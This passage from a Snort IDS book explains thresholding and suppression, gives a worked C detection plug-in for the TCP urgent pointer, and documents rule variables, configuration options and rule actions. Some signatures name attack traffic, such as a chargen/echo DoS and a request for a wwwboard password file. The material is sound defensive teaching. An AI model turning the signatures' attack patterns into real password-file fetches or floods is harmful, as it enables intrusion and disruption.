The option *metric* is which type of counter to use. Snort supports two metrics: seconds and packets. The option *count* represents how many of the specified metrics Snort should log after the alert is fired.

The following rule looks for the start of any session on port 23 (usually Telnet) and any packets that occur on that specific session for the next 10 seconds after the rule is triggered.

```
alert tcp any any -> any 23 (flags:S; tag:session,10,seconds;)
```

Thresholding

After an alert is fired, but before Snort calls the output plugins, there are two additional steps that Snort goes through. First is thresholding. After each alert is generated, the detection engine goes through the thresholding portion of the detection engine. With thresholding, rule writers can limit the number of events that are triggered by rules. There are three types of thresholding configuration available: limiting, thresholding, or both. Limit does just as you would think; it limits the number of events that can be fired by the rule. By limiting a noisy rule to fire a specific number of times, rule writers can prevent a denial-of-service (DoS) attack on their analysts. This feature is very useful when handling worms that can generate millions of alerts per hour. Without thresholding, worms could cause analysts to become overloaded and miss important events.

By adding the following line to *snort.conf*, any source IP address can only generate one alert of each rule per 60 seconds.

```
threshold gen_id 1, sig_id 0, type limit, track by_src, count 1, seconds 60
```

Threshold says that a specific number of alerts must go off before a rule is fired. Threshold allows rule writers to write rules that look for brute-force attempts. By specifying a threshold of count 3 on a rule that looks for a login failure attempt, the first three login failures will not be logged. Any additional login attempts will set off an alert.

By adding the following threshold option to a login failure rule, the rule will only fire after the same destination IP address triggers the same rule five times within 60 seconds.

```
threshold:type threshold, track by_dst, count 5, seconds 60;
```

The thresholding type both is a combination of limit and threshold, requiring a specified number of alerts to go off before triggering, but only logging a specific number of alerts.

For more information on thresholding, read the *Thresholding* section in the Snort users' manual (docs/snort_manual.pdf).

Suppression

After the detection engine alerts on the rules, and after thresholding, but before logging, there is one last step to go through: suppression. Suppression prevents rules from firing on a specific network segment without removing the rules from the ruleset. By using suppression, rulesets can be quickly tuned for a specific environment without disabling rules that may be useful in general, but analysts have deemed acceptable when targeting specific IP addresses.

By adding the following suppression line to snort.conf, the rule sid:1852, which happens to be “WEB-MISC robots.txt access,” will not fire if the destination IP address is 10.1.1.1:

```
suppress gen_id 1, sig_id 1852, track by_dst, ip 10.1.1.1
```

Logging

After all of the appropriate rules have fired, and suppression and thresholding have been handled, if any alerts are generated, we call the output plug-ins. Output plug-ins are discussed in detail in Chapter 7.

Adding New Functionality

For most people, extending Snort means one of three things: adding an output mechanism for their specific uses, adding a complex protocol decoder, or adding detection plug-ins for a new method of detection. The output plug-ins are covered in detail in Chapter 7, and preprocessors are covered in Chapter 6. In this chapter, we will cover how to write detection plug-ins. Detection plug-ins can be as simple or as complex as you want, but generally, detection plug-ins are developed for a single purpose and are relatively easy to implement.

What Is a Detection Plug-In?

Before discussing how to write a detection plug-in, we should define detection plug-ins. Detection plug-ins are simple keyword value pair rule options that make up the meat of Snort rules. In general, the detection plug-ins are simple checks that check a specific value in a specific location of packets. There are four classes of rule options: meta-data, payload, non-payload, and post-detection.

There are many plug-ins available with Snort. The Snort project documents how these are used. In addition to Chapter 5, where we talk about writing rules, more information on detection plug-ins is available in the Snort users' manual, available within Snort's distribution (`doc/snort_manual.pdf`) or on the Snort Web site (www.snort.org/docs/snort_manual/).

Writing Your Own Detection Plug-In

Let's walk through what you need to write your own detection plug-in. First, we should define what we want to look for and why. For our example plug-in, we are going to implement a plug-in that checks the value of the TCP urgent number. Snort comes with multiple templates for adding new functionality, but for this example, we'll start from scratch. If you want to write a new plug-in, you should follow the templates available with the Snort source, in the templates directory.

Copyright and License

Since we are adding new functionality to Snort for other people to use, we need to follow Snort's GPL license. At the same time, we want to let everyone know who owns the code. We wrote the example, so we'll assign the copyright to us. If you are going to add functionality for work, you should probably check with your legal department first.

```
/*
** Copyright (C) 2004 Brian Caswell <bmc@shmoos.com>
**
** This program is free software; you can redistribute it and/or modify
** it under the terms of the GNU General Public License as published by
** the Free Software Foundation; either version 2 of the License, or
** (at your option) any later version.
**
```

```

** This program is distributed in the hope that it will be useful,
** but WITHOUT ANY WARRANTY; without even the implied warranty of
** MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
** GNU General Public License for more details.
**
** You should have received a copy of the GNU General Public License
** along with this program; if not, write to the Free Software
** Foundation, Inc., 59 Temple Place - Suite 330, Boston, MA 02111-1307,
** USA.
*/

```

Includes

We need to include a number of header files. These give us access to other functions and data in the rest of Snort. At this point, we also add the extern for `errno`, which we will use later.

```

#ifdef HAVE_CONFIG_H
#include "config.h"
#endif

#include "rules.h"
#include "decode.h"
#include "plugbase.h"
#include "parser.h"
#include "debug.h"
#include "util.h"
#include "plugin_enum.h"

#include <errno.h>
#include <ctype.h>

extern int errno;

```

Data Structures

We need to store our configuration parameters for each instance of our detection plug-in.

```
typedef struct _TcpUrgData
{
    u_int16_t urg;
} TcpUrgData;
```

Functions

We will end up with four functions: a *setup* function, an *initialization* function, a *parser*, and a *detection* function. We'll go through each of these functions in turn. All of these functions should be prototyped in the .c file except the setup function, since the setup function gets called by the parser.

```
void TcpUrgInit(char *, OptTreeNode *, int);
void TcpUrgParse(char *, TcpUrgData *, OptTreeNode *);
int TcpUrgCheck(Packet *, struct _OptTreeNode *, OptFpList *);
```

Setup

Setup registers our plug-in name with the parser. Whenever the parser parses a rule that uses our plug-in (tcpurg), it calls our initialization function, which should set up the data structures for the plug-in for that rule. As this function is called by the parser, we need to put the function prototype in our include file (sp_tcp_urg.h).

```
in sp_tcp_urg.h
```

```
void setuptcpurg(void);
```

```
in sp_tcp_urg.c
```

```
void setuptcpurg(void)
{
    RegisterPlugin("tcpurg", tcpurginit);
}
```

Initialization

The plug-in *init* function (*tcpurginit*), allocates the structures for storage of our plug-in, validates that the plug-in is acceptable for the protocol, calls the parser

function, and if the parser is successful, adds the function to the otn's function pointer list and stores the plug-in data.

```
void TcpUrgInit(char *data, OptTreeNode *otn, int protocol)
{
    TcpUrgData *urg_data;
    OptFpList *fpl;

    /*
     * this plugin is only useful for TCP packets... so make sure we are
     * looking at a tcp rule.
     */
    if(protocol != IPPROTO_TCP)
    {
        FatalError("%s (%d): TCP URG on non-TCP rule\n", file_name,
file_line);
    }

    /*
     * allocate the data structure for tcp_urg
     */
    urg_data = (TcpUrgData *) SnortAlloc(sizeof(TcpUrgData));

    if(urg_data == NULL)
    {
        FatalError("%s (%d): Unable to allocate urg_data node\n",
                    file_name, file_line);
    }

    /*
     * call the parser
     */
    TcpUrgParse(data, urg_data, otn);

    /*
     * add the function to the parser
     */
}
```

```

    fpl = AddOptFuncToList(TcpUrgCheck, otn);

    /*
     * attach the data to the context node so that we can call each
instance
     * individually
     */
    fpl->context = (void *) urg_data;

    return;
}

```

Parser

The *parser* function is rather trivial. We should strip off any whitespace, and then pass the data to `strtol`, storing that in our data structure created by the *init* function.

```

void TcpUrgParse(char *data, TcpUrgData *urg_data, OptTreeNode *otn)
{
    /* get rid of any whitespace */
    while(isspace((int)*data))
    {
        data++;
    }

    /*
     * strtol sets errno if its invalid... check errno
     */
    errno = 0;

    urg_data->urg = (u_int16_t) strtol(data, (char **)NULL, 10);

    /*
     * check to see if we failed
     */
    if (errno)
    {

```

```

        FatalError("%s (%d): invalid urg value : %s\n", file_name,
file_line,

                data);

    }

    DEBUG_WRAP(DebugMessage(DEBUG_PLUGIN, "urg set to %d\n", urg_data->urg));
}

```

Detection Function

The last function we need to write is the *detection* function. This function is the meat of the detection plug-in. In our plug-in, we make sure we have a TCP header, and then check if the value of the urg pointer is what was specified in our rule. If the values are the same, we return the value of the next function on the function pointer list. If the values are not the same, then our plug-in failed, so we return 0.

```

int TcpUrgCheck(Packet *p, struct _OptTreeNode *otn, OptFpList *fp_list)
{
    TcpUrgData *urg_data;

    /*
     * make sure we have a tcp header
     */
    if(!p->tcph)
        return 0;

    /* get my data */
    urg_data = (TcpUrgData *) fp_list->context;

    /*
     * if the urg value is the same, then call the next function on the list
     */
    if (urg_data->urg == p->tcph->th_urp) {
        return fp_list->next->OptTestFunc(p, otn, fp_list->next);
    }
}

```



```

/*
 * otherwise return 0
 */
return 0;
}

```

What Do I Add to the Rest of the System?

The major portion of the detection plug-in is finished. We need to add a hook into the plug-in system to call our setup function.

In `plugbase.c`, we need to add our header file that has our setup function prototype. To do this, we add the line:

```
#include "detection-plugins/sp_tcp_urg.h"
```

with the rest of the plug-ins includes (look for the comment "built-in detection plugins" in `src/plugbase.c` to see where you should put this code).

Then, in the `initplugins` function (in `plugbase.c`), we need to call our setup function. Add the line:

```
setuptcpurg();
```

The only thing left to do is to add our code to Snort's makefiles so our code gets compiled and linked into the Snort binary. To do this, we need to add our files (`sp_tcp_urg.c` and `sp_tcp_urg.h`) to the `libspd_a_sources` variable in `src/detection-plugins/Makefile.am`.

Testing

Now that we have our plug-in developed, we need to test it. To do this, we need to write a rule that uses the plug-in. A good rule for this would be to look for the tcp urg flag with an urgent pointer of 0. Our rule would look like this:

```
alert tcp any any -> any any (flags:u+; tcp_urg:0;)
```

To test this rule, try the `-a cmg` command-line option, which dumps the alert and the decoded packet to standard out. Included on the CD-ROM is a pcap file with an urg flag, with the tcp urgent pointer value of 0.

```
snort -c our.rule -l /tmp -a cmg -r ~/urg.pcap -q
```

If we run Snort with our rule and our pcap, we should get this output:

```

bmc@owned:~/snort$ src/snort -c /tmp/rule -r ~/urg.pcap -l /tmp/ -a cmg -q
02/07-18:02:42.413956 [priority: 0] {tcp} 192.168.1.241:8080 ->
192.168.1.244:34243
02/07-18:02:42.413956 0:c:29:e2:ca:1f -> 0:3:d:10:32:8a type:0x800 len:0x3a
192.168.1.241:8080 -> 192.168.1.244:34243 tcp ttl:128 tos:0x0 id:56323
iplen:20 dgmlen:44 df
**u***** seq: 0x304a9  ack: 0xf01c7623  win: 0x2238  tcplen: 24  urgptr:
0x0
tcp options (1) => mss: 1460

==+=====+
run time for packet processing was 0.266 seconds
bmc@owned:~/snort$

```

We should also test that our plug-in works in the “failure” case. We should also test the same pcap with a rule with a different value for the `tcp_urg`, so we will try the plug-in:

```

alert tcp any any -> any any (flags:u+; tcp_urg:10;)

```

Our output with the same pcap should be:

```

bmc@owned:~/snort$ src/snort -c /tmp/rule -r ~/urg.pcap -l /tmp/ -a cmg -q
run time for packet processing was 0.45 seconds
bmc@owned:~/snort$

```

Now that we have given you an understanding of the detection engine and showed you how to write your own detection plug-in, you should have enough knowledge to be a dangerous Snort developer.

Summary

This chapter provided a high level overview to understanding how packets are processed through Snort. We explained the different steps Snort takes to decode packets for later processing. We discussed how rules are processed, including the old simple detection and how that compares to the current detection engine. We also investigated what happens after rules are triggered. Finally, we wrote a custom detection plug-in from beginning to end, including how we should test our plug-in

Solutions Fast Track

The Life of a Packet Inside Snort

- ☑ The decoder is a directed graph of functions that is easy to extend.
- ☑ The decoder only handles basic protocols, advanced protocols such as TCP reassembly are handled by preprocessors.

The Detection Engine

- ☑ The old detection engine is based off of a three-dimensional linked list of rule headers, rules, and rule nodes.
- ☑ The new detection engine is based off of the old detection engine, but with multi-pattern inspection inserted before the linked list of functions.
- ☑ The detection engine queues alerts and then tries to pick the alerts with the highest value to log.
- ☑ Additional data can be logged after alerts are triggered for forensic value.
- ☑ Thresholding allows rule writers to look for brute force attempts.
- ☑ Thresholding and suppression allow for quick rule tuning without disabling rules.

Writing Your Own Detection Plug-in

- ☑ Detection plug-ins require at least four functions, a setup function, an initialization function, a parser function, and the detection function.
- ☑ When writing detection plug-ins, you should make sure it works in the successful case as well as in the unsuccessful case.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

Q: If I change the order of the rules in my configuration file, why does that not change the order alerts are generated? It used too.

A: With Snort 2.0.0, the new detection engine uses a multi-pattern matching engine to speed up Snort. Since 2.1.3, Snort will log multiple events per packet, alerting on the rules with the longest content first.

Q: What do I need to do to get my plug-in registered within Snort?

A: You need to add your plug-in's setup function inside `InitPlugins` in `plugbase.c` and your plug-in's *include* file near the top of `plugbase.c`.

Q: How can I limit the number of events a rule triggers?

A: By adding a “threshold” of the type “limit” configuration, you can limit the number of times a rule fires.

Q: If I plan on distributing my code, what license should I use?

A: GPL, same as Snort.

Playing by the Rules

Solutions in this Chapter:

- Dissecting Rules
 - Using Variables
 - Understanding Rule Headers
 - Exploring Rule Options
 - Writing Good Rules
-
- ☑ Summary
 - ☑ Solutions Fast Track
 - ☑ Frequently Asked Questions

Introduction

One of the most highly praised functions of Snort is the capability for the users to write their own rules. In addition to the large rulebase that Snort comes with by default, IDS administrators can take advantage of the capability to develop a rule themselves. Instead of having to depend on an outside agency, vendor, or administrator for updates when a new attack comes out or a new exploit vector is discovered, Snort administrators can write their own rules for the anomalous traffic they see, and compare notes with the large Snort rule-writing community on the Internet. This allows for unprecedented capabilities in update speed and customization. In this chapter, we'll cover what a rule is, the structure of a rule, writing good rules, and the life cycle of a Snort rule.

So, what is a rule? Simply put, a rule is a set of instructions designed to pick out network traffic that matches a specified pattern, and then takes a chosen action when it sees traffic that matches. A rule consists of a rule header and a rule body, the former to describe the traffic on a packet level and the latter to fill in additional details such as content, references, and documentation.

What can you do with Snort rules? You can examine your network and analyze the traffic patterns. You can allow known traffic that normally matches one of the other rules to go unremarked, or you can log the traffic, or you can generate alerts. You can even cause other rules to spring into action if one rule is matched. Rules are useful for matching traffic flows, particular combinations of ports and IP addresses, particular contents of packets, protocol options, and much more. Allowing this type of granularity gives Snort administrators a powerful tool indeed, allowing them to fine-tune a vast array of options to pick out the exact type of traffic they want.

What can't you do with a rule? In short, anything that you cannot create a pattern-matching syntax for, or for which there is no alert type, cannot be done with a rule. I can't write a rule to tell me when Amy Administrator is surfing porn at work because she's investigating a network abuse case and when she is surfing porn for her own enjoyment. The traffic patterns on the network are going to look fairly similar, a fact that has caused a good deal of explaining by network administrators. I can't write a rule that will tell me if Omar is accessing the network after hours, since Snort doesn't give me a native facility to alert only between 5 P.M. and 8 A.M. And I can't write a rule that will tell me "if I'm being hacked," because that requirement is so incredibly general that it would be impossible to come up with one traffic pattern that would match the general case.

Before we dive into rule creation and writing our own Snort rules, then, let's take a look at some existing rules and how they work.

Dissecting Rules

Each Snort rule tries to match some pattern in the network data to pick out a particular attack or class of attacks. Let's take a look at some of the various tactics used to sift through all the packets out there and come up with a particular type of traffic.

Matching Ports

Snort can match source ports, destination ports, or both against known malicious code. For example, let's look at this rule, designed to catch a UDP bomb attack:

```
alert udp any 19 <> any 7 (msg:"DOS UDP echo+chargen bomb";  
reference:cve,CAN-1999-0635; reference:cve,CVE-1999-0103;  
classtype:attempted-dos; sid:271; rev:3;)
```

The UDP echo+chargen bomb rule is an alert rule designed to trigger when it sees UDP packets going from any IP address to any other IP address, from port 19 to port 7. The effect of this type of packet is to create a huge amount of traffic between the two, creating a denial-of-service (DoS) condition. In situations like this, even though we can see that there's a lot more to this rule (messages, references, classifications, and tracking information for the rule), the ports of the suspicious traffic are the relevant characteristics for identification.

Matching Simple Strings

For a good example of simple string matching, let's look at the wwwboard password rule:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-CGI  
/wwwboard/passwd.txt access"; flow:to_server,established;  
uricontent:"/wwwboard/passwd.txt"; nocase; reference:arachnids,463;  
reference:cve,CVE-1999-0953; reference:nessus,10321; reference:bugtraq,649;  
classtype:attempted-recon; sid:807; rev:7;)
```

This is a network reconnaissance attack. By checking for the presence of a password file in a default location, the attacker can crack the file (if present) and try to use the same password elsewhere on your network, potentially gaining authentication credentials that she should not possess. How do we detect this

type of attack? Here, looking at the source and destination ports isn't going to help us much. Most Web traffic is going to flow over a number of defined HTTP ports, usually 80, 8080, and 443. The source port is most often any high TCP port, so filtering on that isn't going to help us much either. However, looking at the content of the packet will. Here, with the string matching `uricon-` content, we can pick out only traffic that matches the simple string `"/wwwboard/passwd.txt"`, which will be in the HTTP request of almost anyone trying this kind of attack.

Using Preprocessor Output

It's also possible to use preprocessor output when writing your Snort rules. Let's take a look at this example, which depends on the output of the flow preprocessor to be maximally effective:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"P2P BitTorrent announce request"; flow:to_server,established; content:"GET"; offset:0; depth:4; content: "/announce"; distance:1; content:"info_hash="; offset:4; content:"event=started"; offset:4; classtype:policy-violation; sid:2180; rev:1;)
```

You can see that `"flow:to_server,established"` is called—this rule is taking the output of the flow preprocessor and using it as a criterion to match against. Rules are not always so blatantly dependent upon preprocessor output, but often benefit by it—Web rules are often more easily matched against after the packets have been run through the `http_decode` preprocessor's data normalizing process, for example, even if the preprocessor itself is not explicitly called in the rule.

Using Variables

Snort provides users the capability to define custom variables for use within the rulesets. Defining variables is straightforward, as they use a one-to-one substitution method. The syntax for this command is:

```
var <desired_variable_name> <variable_value>
```

These variables should be included in the rules file and can be used in place of IP addresses and networks. This first example instruction is used to define a single IP address; it defines the variable `DNS_SERVER` to be the address 10.1.1.2.

```
var DNS_SERVER 10.1.1.2
```

The next example rule is used to define a network address. It defines the variable *INTERNAL_NET* to be the class B network 10.2.0.0.

```
var INTERNAL_NET 10.20.0.0/16
```

The following example differs from the first two, because it is used to define multiple network addresses. It sets the variable *INTERNAL_NETS* to include a class B, class C, and single IP address.

```
var INTERNAL_NETS [10.1.0.0/16, 10.2.1.0/24, 10.1.1.8]
```

Defining and using variables in the rules is an excellent method for creating portable rules and rulesets for your organization.

The Snort engine currently lets you take variables to the next level of sophistication by defining dynamic variables. Dynamic variables might be based on another variable that can be set in other parts of the configuration file, or additional include files. When declaring dynamic variables such as *desired_variable_name*, you would reference a previously declared variable, *variable*. The following are examples of dynamic variables being declared:

```
var EXTERNAL_WEB $DMZ_WEB
var 2PHP $INTRANET_WEBS
```

In the case that *variable* has not been defined or is illegitimate, *desired_variable_name* would inherit the *static_default_address* value. In the case that you do not want to include a backup static route, you might include an error message to display when the included variable is undefined.

As you can see in the following rule examples, the second section of the variable definition is separated by a colon, “:”. The area preceding the colon is used for defining the initial variable to be used, whereas the area following the colon is used to notify the engine of what to do if the variable is undefined. Examples of the allowed formats are as follows:

```
var <desired_variable_name> $<variable:static_default_address>
var <desired_variable_name> $<variable:?Error: the variable was undefined>
```

This next rule defines a single dynamic IP address. Specifically, it defines the variable *DNS_SERVER* to have a single dynamic IP address of variable *ORG_DNS_SERVER*. If *ORG_DNS_SERVER* is undefined, then *DNS_SERVER* will have the value of 10.1.1.2.

```
var DNS_SERVER $(ORG_DNS_SERVER:10.1.1.2)
```

This next example uses undefined variables. It depicts a user who has selected to configure the system to print out an error message instead of statically assigning a variable.

```
var ENTIRE_INTERNAL_COMPANY $(INTERNAL_NETS:?Gabe, you forgot to define
INTERNAL_NETS)
```

As a general note, using print statements is an excellent method for debugging your rules and rulesets. Print statements can be used when debugging your Snort configuration and are specified with question marks. The text that follows the questions as seen in the previous example would be printed if the `$INTERNAL_NETS` variable had not been previously defined within one of the Snort configuration files.

Defining multiple addresses within a dynamic variable is just as easy as defining a single address or network. First, you must predefine a variable to encompass multiple systems, and then simply reference that variable from the dynamic variable format. In following our two-step example, the first task defines a multiple address variable, while the second task defines the dynamic variable `BOSTON_ZONE` to equal the value of the multi-address variable `DMZ`.

```
var DMZ [10.1.1.1, 10.1.1.2, 10.1.1.3]
```

Snort incorporates numerous methods for controlling engine-related configurations to ensure that the engine and rules are tailored for each environment. Most of these configuration choices can be made in one of two ways. The first would be to directly specify the desired configuration option via the command line when executing Snort. The second method (and a more efficient and manageable method for enterprise environments) is defining Snort configurations in a configuration file and just telling Snort to use that configuration file when starting. Snort grabs that configuration file and reads all of the configuration options and values individually, just as if they were specified via the command line. It is highly recommended that you create and use configuration files when deploying Snort sensors in your environment, unless you are merely testing rules and engine capabilities.

Instructions for Snort configuration have a specific format, consisting of identifying the desired configuration and its corresponding value. The values might vary; however, the format leaves no room for error. The format for defining Snort instructions is `config <instruction>:<value>`. The `config` variable informs Snort that you are about to provide an instruction to configure Snort in a specific manner. The *instruction* is the desired configuration you want to make with the value of *value*.

Snort Configuration

Snort includes a robust set of instructions that you can specify to tweak each sensor installation for its respective environment and threat base. The following section describes each of the available instructions that can be used when defining Snort configurations via configuration files or the command line when there is a matching command-line option. Not all options can be set from the command line. The `alert_with_interface_name` feature allows you to append the interface name that received the packet onto the alert notice. This is especially helpful when your Snort engine is located on a multihomed system, or has multiple network interface cards (NICs) connecting the system to multiple networks simultaneously. The appropriate interface name value for this instruction is the corresponding system name of the network card. The command-line operator is `-I`. A common example would be `eth0`.

- ***alertfile*** The alert file instruction allows you to designate the file to be used to store all of the Snort triggered alerts. It is a helpful instruction that can allow you to make backups of the file on a routine basis or use it as input for correlation applications. There is no command-line operator for this instruction. An example value is `local_alerts.log`.
- ***bpf_file*** The Berkeley Packet Filter (BPF) file instruction allows you to designate a file for Snort to use containing the BPF-formatted filters. The command-line operator is `-F`, and any filename would be an appropriate value for this instruction.
- ***checksum_mode*** The checksum mode allows Snort to designate the types of packets that will be checked for proper packet checksums. No corresponding command-line operator exists, and the values are limited to `all`, `none`, `noicmp`, `noip`, `notcp`, and `noudp`. As you might have gleaned, you can directly specify to use all or none of the packets, or identify protocols to disregard.
- ***chroot*** Similar to the UNIX command `chroot`, Snort's modified `chroot` instruction can be used to specify the new desired Snort home directory. By default, Snort's root directory is that in which the Snort executable resides. The command-line operator for this instruction is `-t`.
- ***classification*** Defining Snort rule's classification schemas are covered later in this chapter. Additional information on this option can be found later in the chapter.

- ***daemon*** The daemon instruction allows you to fork the Snort process just as you would fork any other system-level process. To terminate processes that have been forked, you would merely use the *kill* command. The command line operator is *-D* for the daemon instruction.
- ***decode_arp*** A valuable feature within Snort is that it permits you to decode and analyze multiple types of protocols. The decode ARP instruction enables ARP decoding on the engine. The command line operator is *-a*. No corresponding value is required.
- ***decode_data_link*** Similar to the ARP decoding instruction, the Data Link Decoding instruction decodes data link layer packet data to be included in the analysis engines, alerts, and logs. The command-line operator for the decoding data link layer instruction is *-e*, and no corresponding value is required.
- ***disable_decode_alerts*** This instruction allows you to disregard the alerts generated during Snort's decoding phase. The disabling decode alerts instruction does not require any corresponding value and has no corresponding command-line operator.
- ***dump_chars_only*** In the case that you only want to retrieve characters, you can use the dump characters only instruction using the command-line operator *-C*. This instruction doesn't need an appended value and should be used with caution because it disregards anything that is not a character.
- ***dump_payload*** The dumping payload instruction can also be executed via the command-line operator *-d*. The feature allows you to dump all of the application layer data from the captured packets. This instruction does not require any corresponding value.
- ***dump_payload_verbose*** The dumping verbose payload data instruction has the command-line operator *-v* and is the same as the *dump_payload* instruction, except that the verbose instruction dumps the entire packet starting at the data link layer.
- ***interface*** Interface declaration is an essential feature for multihomed enterprise IDSs. Multihomed systems, or systems including multiple network cards, can be connected to multiple networks simultaneously and thus potentially require that you use different sets of rules for different interfaces. The command-line operator *-i* requires as a value the name of the NIC.

- **logdir** Setting the Snort log directory is beneficial for customizing installations for multiple environments. It allows you to define the directory for outputting Snort logs. The command-line operator is *-l* and it takes as an argument the desired log directory. A suitable example would be `C:/Snort/logs`.
- **min_ttl** The minimum Time-To-Live (TTL) instruction permits you to define sensor-wide TTL values. If a packet did not meet the defined minimum requirement, that packet would be dropped and no further rule analysis would occur on that packet. No equivalent command-line operator exists. The value is equal to the number of hops you want to declare. For example, in Snort if you defined the minimum TTL as 3, then any packet with a TTL value less than 3 would be ignored. As an additional note, configuring the minimum TTL to equal 1 would pass or accept almost all legitimate network-based traffic. This rule can assist in dropping locally generated traffic.
- **no_promisc** Snort allows you to directly disable promiscuous mode on your NIC; however, this function should be used with care because you will not receive all of the packets destined for other systems when you execute this command. Promiscuous mode enables your card to capture all packets on the wire. The command-line operator is *-p* and it does not require a corresponding value.
- **nolog** This instruction allows you to disable all Snort logging, but does not affect the other rule action types such as alert, activate, pass, or dynamic. This configuration instruction is rarely used, because in just about all cases you will want to log certain potentially malicious packets. The instruction does not take any parameters and has a command-line equivalent of *-N*.
- **obfuscate** The obfuscate instruction allows you to obfuscate IP addresses for alert and logging action events. You do not have to provide additional values since it will affect the entire sensor. The command-line operator is *-O*.
- **order** You can change the order for passing or ignoring specified packets using the order instruction with a corresponding command-line operator of *-o*. This allows you to modify the hierarchy for rules analyzed by the sensor's defined rulesets.

- ***pkt_count*** Snort provides you with the capability of exiting or shutting down after a specified number of packets has been captured. For example, if you are conducting benchmarks or stress tests, this instruction is extremely helpful in identifying the transmission rate and level of bandwidth consumption. To use this instruction, you only need to provide it the desired total number of packets that you want to analyze via the command-line operator *-n*.
- ***quiet*** One method to minimize user and system interaction is to enable the quiet instruction. The quiet instruction disables two main categories of system contact: banners and status reports. Enabling this instruction potentially alleviates a great deal of system clutter, and the command line operator is *-q*.
- ***reference_net*** The reference net is analogous to the system's home network and can be set with the reference net instruction. You can set your default home network with this instruction and its corresponding command line operator *-h*. To define the network, you only need to provide the desired network address as the value.
- ***set_gid*** The Snort group can be modified with the set group ID instruction. This instruction is a bit outdated and rarely used since it was created to mimic the UNIX user and group schemas. It does have a command-line operator, *-g*.
- ***set_uid*** The command-line operator to set or change the Snort user ID is *-u*. Along with the set group ID function, the set user ID instruction is also outdated and seldom used, since scenarios in which you would want to modify the Snort user during sensor configuration are “few are far between.”
- ***show_year*** Including the year field in the timestamp is defined within the show year instruction. It is rarely used in Snort because in most cases, logging packets by year is not necessary and impractical. The corresponding command-line operator *-y* requires no additional values during configuration.
- ***stateful*** The stateful instruction allows you to analyze a stream of packets or traffic sessions. Stateful inspection is implemented in Snort via preprocessor plug-ins, specifically the stream4 preprocessor option. There is no corresponding command-line operator for this command.


Please refer to Chapter 6, “Preprocessors,” for more information on how to use the stateful option and Snort preprocessors.

- ***umask*** The *umask* option permits you to inform Snort to unmask during runtime. The command-line option for this command is *-m*, and if you want to specify this in the config file, the syntax is *config umask: VALUE*.
- ***utc*** Snort allows you to decide which type of time reference can be associated with the captured packets and action events. By default, the local system time is referenced; however, you can choose to use the Coordinated Universal Time (UTC) as the reference point. The command line operator is *-U* and it does not require any additional parameters for successful implementation, as the decision inherits to all of the corresponding events.
- ***verbose*** In most cases, more information is better than less when referring to logging potential malicious activity. The verbose instruction informs the system to log all of the packets in detail from the link layer to STDOUT. No additional parameters are necessary with the command-line operator *-v*.

Understanding Rule Headers

Snort rule headers are usually considered the main portion of the signature, since they identify the action to be taken when the rule is flagged, packet-level information such as which protocol is in use, source and destination ports, IP addresses, and networks (see Figure 5.1). The data contents in the rule, or the *body*, has the potential to be somewhat small in comparison. The rule header can be divided into four main categories:

- Rule action
- Protocol
- Source information
- Destination information

Figure 5.1 A Snort Rule Header

Rule Actions

Once you have matched the data that you want, now what? Now you get to decide what to do with it. By default, Snort has five actions from which to choose:

- You can create an alert with the *alert* keyword, using whatever alerting mechanism is most appropriate for your network, and then log the packet.
- You can opt to just log the packet without generating an alert with the *log* keyword.
- You can ignore the packet with the *pass* keyword.
- You can create an alert and then enable a dynamic rule with the *activate* keyword.
- Rules with the *dynamic* keyword for their action are ignored until an “activate” rule activates them. Then they are treated as rules with the *log* keyword.

How do you know which keyword is right for any given situation? For pre-fabricated rules, Snort comes with some fairly sensible defaults, although you can of course tweak these to suit your particular network. Deciding whether to log or alert (and, if you’ve chosen to alert, how to alert) is a harder case, and essentially depends on how much you want to be notified about this data. This is usu-

ally but not always directly related to the perceived severity of the alert. The alert's frequency also has something to do with it—nobody wants to be paged every five seconds. However, frequency is more easily alterable by deft tuning; severity is not so easily changed.

How do you know whether you should write an alert rule for the data that you do want to see, or a pass rule for the data that you don't? Here are some suggestions that should guide you in that decision.

When Should You Use a Pass Rule?

Sometimes, the class of data that you want to ignore is much more easily summarized than the data you want to see. Say, for example, that you have a known number of Tivoli servers on your network, and they generate bunches of high-port to high-port traffic that's triggering many different alerts, depending on the content of the payload. In cases like these, it might be easier to write a pass rule for the servers that you know display this behavior than it would be to find and enumerate and write an alert rule for every other server on your network that might be doing the same thing. Weeding out the false positives is easier than creating a rule that will encompass all the activity that you do want to see, and therefore you should use a pass rule for the known traffic rather than writing alert rules for all the other traffic.

In general, pass rules are excellent for cases where you don't want to see alerts of a given kind from a known quantity of people or servers, but you do want to see them if they turn up anywhere else on your network. When the false positives outnumber the true positives, it's time for a pass rule.

Custom Rules Actions

It is also possible to create customized actions for your rules, if none of the default five keywords suits your needs. In Chapter 3, "Installing Snort," we cover the requirements for creating such customized actions. The actions must themselves be defined before you attempt to use them in rules.

Using Activate and Dynamic Rules

